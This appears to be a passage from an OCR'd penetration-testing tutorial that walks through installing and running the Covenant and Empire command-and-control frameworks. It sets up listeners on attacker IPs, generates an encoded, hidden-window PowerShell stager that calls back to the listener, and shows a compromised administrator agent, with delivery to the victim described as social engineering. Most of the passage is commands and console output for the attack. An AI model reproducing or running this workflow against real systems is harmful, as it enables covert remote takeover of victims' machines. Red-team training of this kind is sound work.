
ii. Give execute permissions for the dotnet-install.sh file. Command: **chmod +x dotnet-install.sh**

iii. Start the installation, in this case we need dot.net 3.1. Command: **./dotnet-install.sh --channel 3.1**




iv. Install on kali machine: **git clone --recurse-submodules https://github.com/cobbr/Covenant**


v. Navigate to the directory covenant was installed and run the commands:
cd Covenant/Covenant
~/.dotnet/dotnet run




vi. Covenant will start and an **IP address** (**https://127.0.0.1:7443**)will be presented; using your favourite browser, enter the IP address and you will get to see a web page with a form requesting username and password, then login.




vii. After Login, you will be directed to the home directory.



viii. Click on the **Listener** option in the nav bar to set up a simple listener. Click on **Create button**. Then compete some required fields like IP and Port as bellow.




ix. From the Launcher option in menu, we select **Powershell**




x. Click Generate and the fields **Launcher** and **EncodedLauncer** will be ready with the Launcher.

xi. Copy and run the PowerShell **EncodedLauncer** command on a Windows virtual machine that is on the same network as the kali.

xii. Selecting one Grunt we can get the option to Interact with from dashboard.



xiii. Using the help command we can get the commands that are supported by Grunt.




- **Empire (PowerShell): -**

Empire is a PowerShell based post exploitation framework that supports various methods of command and control as well as a host of external modules to perform tasks on compromised hosts. There are four main pieces of Empire that work together to bring you all the functionality the framework has to offer. The first three work in tandem to establish the command-and-control channel. Modules are used after the C2 channel has been established.


- **Listeners: -**

A process that runs on your attacking server which "listens" for incoming connections from compromised hosts. Most popular of them is the HTTP listener.

i. Install the software from https://github.com/EmpireProject/Empire.
ii. Within the "setup" folder in the Empire install, we simply need to run the "**cert.sh**" script. We now have a certificate and private key to use for HTTPS connections.



iii. Go back to the root Empire directory and run "**./empire.**"



iv. The next step is to enter the listeners menu. This can be done by typing "**listeners**". To see a list of listeners that can be set up, type "**uselistener**".

```
(Empire) > listeners
 [!] No listeners currently active
(Empire: listeners) > uselistener
dbx             http_com        http_hop        meterpreter     redirector
http            http_foreign    http_mapi       onedrive
(Empire: listeners) > uselistener http
(Empire: listeners/http) >
```

v. To see all the configuration options for this type of listener, we can execute an "**info**" command.

```
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                           Description
  ----              --------    -------                         -----------
  SlackToken        False                                       Your SlackBot API token to communicate with your Sla
k instance.
  ProxyCreds        False       default                         Proxy credentials ([domain\]username:password) to us
 for request (default, none, or other).
  KillDate          False                                       Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                            Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc  Launcher string.
  DefaultDelay      True        5                               Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                              Number of missed checkins before exiting
  WorkingHours      False                                       Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                        The Slack channel or DM that notifications will be s
nt to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://192.168.1.113:80         Hostname/IP for staging.
  CertPath          False                                       Certificate path for https listeners.
  DefaultJitter     True        0.0                             Jitter in agent reachback interval (0.0-1.0).
  Proxy             False       default                         Proxy to use for request (default, none, or other).
  UserAgent         False       default                         User-agent string to use for the staging request (de
ault, none, or other).
  StagingKey        True        2s<In{59j6mBAU)bTLFXaE:_4eVGO-lY Staging key for initial agent negotiation.
  BindIP            True        0.0.0.0                         The IP to bind to on the control server.
  Port              True        80                              Port for the listener.
  ServerVersion     True        Microsoft-IIS/7.5               Server header for the control server.
  StagerURI         False                                       URI for the stager. Must use /download/. Example: /d
wnload/stager.php

(Empire: listeners/http) >
```

vi. Since this is a basic HTTPS configuration, we're only going to be modifying the following options: Name, Host, CertPath, and Port.

```
(Empire: listeners/http) > set Name https-listener
(Empire: listeners/http) > set Host https://192.168.1.113:443
(Empire: listeners/http) > set Port 443
(Empire: listeners/http) > set CertPath /opt/Empire/data/
```

vii. All that's left is to start it up. This can be done by entering the "**execute**" command.

```
(Empire: listeners/http) > execute
[*] Starting listener 'https-listener'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```

viii. To verify we now have it listening, we can re-issue the "listeners" command and should see it in the list:

```
(Empire: listeners/http) > listeners

[*] Active listeners:

  Name              Module          Host                                Delay/Jitter   KillDate
  ----              ------          ----                                ------------   --------
  https-listener    http            https://192.168.1.113:443           5/0.0

(Empire: listeners) >
```

- Launchers/Stagers: -

Generating a payload (or stager) and executing it on a victim. We'll be using the listener we created in the stager creation.

i. To start the creation of a stager, type in "usestager" in the Empire console and click the TAB button.

ii. For this walkthrough, we will use the generic "multi/launcher" stager, command is "usestager multi/launcher."

```
(Empire) > usestager
multi/bash              osx/applescript         osx/launcher            osx/teensy              windows/ducky           windows/launcher_vbs    windows/teensy
multi/launcher          osx/application         osx/macho               windows/backdoorLnkMacro windows/hta            windows/launcher_xml
multi/macro             osx/ducky               osx/macro               windows/bunny           windows/launcher_bat    windows/macro
multi/pyinstaller       osx/dylib               osx/pkg                 windows/csharp_exe      windows/launcher_lnk    windows/macroless_msword
multi/war               osx/jar                 osx/safari_launcher     windows/dll             windows/launcher_sct    windows/shellcode
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) >
```

iii. Run the "info" command within its submenu. There are a lot of useful options in this menu, including whether or not to Base64 encode the payload, obfuscate the code, or run various safe checks to determine if the payload is running in a sandbox or not.

```
(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value                          Description
  ----             --------    -------                        -----------
  ProxyCreds       False       default                        Proxy credentials
                                                              ([domain\]username:password) to use for
                                                              request (default, none, or other).
  Language         True        powershell                     Language of the stager to generate.
  Base64           True        True                           Switch. Base64 encode the output.
  OutFile          False                                      File to output launcher to, otherwise
                                                              displayed on the screen.
  Obfuscate        False       False                          Switch. Obfuscate the launcher
                                                              powershell code, uses the
                                                              ObfuscateCommand for obfuscation types.
                                                              For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                              Only used if Obfuscate switch is True.
                                                              For powershell only.
  SafeChecks       True        True                           Switch. Checks for LittleSnitch or a
                                                              SandBox, exit the staging process if
                                                              true. Defaults to True.
  StagerRetries    False       0                              Times for the stager to retry
                                                              connecting.
  Listener         True                                       Listener to generate stager for.
  Proxy            False       default                        Proxy to use for request (default, none,
                                                              or other).
  UserAgent        False       default                        User-agent string to use for the staging
                                                              request (default, none, or other).


(Empire: stager/multi/launcher) >
```


iv. We will stick with the defaults and simply set the OutFile and Listener as follows:

```
(Empire: stager/multi/launcher) > set OutFile /tmp/https_launcher.bat
(Empire: stager/multi/launcher) > set Listener https-listener
(Empire: stager/multi/launcher) >
```

v. Afterwards, simply run "**generate**" to create the payload file. We now have an Empire payload that will connect back to our HTTPS-based listener when launched.

vi. The next step is to run the newly created payload on our victim; this is achieved via social-engineering. This is how the file would appear:

vii. Once we have the payload copied over the victim Windows machine:


https_launcher - Notepad
File Edit Format View Help
powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBlAHIAcwBpAG8ATgBUAGEAYgBsAEUALgBQAFMAVgBFAFIAcwBJAE8ATgAuAE0AQQBKAG8AcgAgAC0ARwBFACAAMwApAHsAJABHAFAA
fQAkAHYAYQBMAD0AWwBDAG8ATABsAGUAYwB0AEkAbwBuAHMALgBHAGUATgBFAFIAaQBjAC4ARABJAEMAdABpAG8ATgBhAHIAeQBbAHMAdABSAGkAbgBnACwAUwBZAHMAdAB1AE0ALgBPAEIAagBlAEMA
UgBpAE4ARwBdACkAKQB9AFsAUgBlAEYAXQAuAEEAcwBTAEUAbQBCAEwAeQAuAECAZQBUAFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQA
YgBhAGMAawAgAD0AIAB7ACQAdAByAHUAZQB9ADsAJABXAEMALgBIAEUAQQBEAEUAcgBTAC4AQQBkAGQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJAB3AGMALgBQAFIATwB4AHkA
fAAlAHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJABIACsAJABTAFsAJABJAF0AKQAlADIANQA2ADsAJABTAFsAJABJAF0ALAAkAFMAWwAkAEgAXQA9ACQAUwBbACQASABdACw
```

- **NoP** – No Profile mode; this will make PowerShell session not to load the PowerShell module associated with the user.
- **sta** – Starts PowerShell using a single-threaded apartment. PowerShell 2.0 uses multi-threaded apartment by default.
- **w 1** – Specifies that the Window Style for the PowerShell console be hidden preventing the user from seeing and being able to easily interact with the session.
```


- enc – Specifies that the PowerShell commands to run has been Base64 encoded; encoding can be disable when creating the stager in Empire, but it is set to Base64 by default.

viii. With the Empire listener up and running, a successful exploitation of the victim should display the following agent connection in the Empire window:

```
(Empire: agents) > list

[*] Active agents:

  Name              Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------         -----------     ------------    ---------           -------             -----    -------------------
  2FTFYM2K4SMKCEG4  192.168.52.206  WINDOWS4        *DEV\Administrator  powershell/3828     5/0.0    2015-07-29 14:30:26

(Empire: agents) > interact 2FTFYM2K4SMKCEG4
(Empire: 2FTFYM2K4SMKCEG4) > info

[*] Agent info:

        ps_version              4
        old_uris                None
        jitter                  0.0
        servers                 None
        internal_ip             192.168.52.206
        working_hours
        session_key             [redacted]
        children                None
        checkin_time            2015-07-29 00:13:53
        autorun_code
        hostname                WINDOWS4
        delay                   5
        uris                    /admin/get.php,/news.asp,/login/process.jsp
        username                DEV\Administrator
        kill_date
        parent                  None
        process_name            powershell
        listener                http://192.168.52.146:8080/
        sessionID               2FTFYM2K4SMKCEG4
        process_id              3828
        os_details              Microsoft Windows 8.1 Enterprise
```

- Agents: - NB ->The agent's name may be different.

i. Jump to the Agents menu with agents.
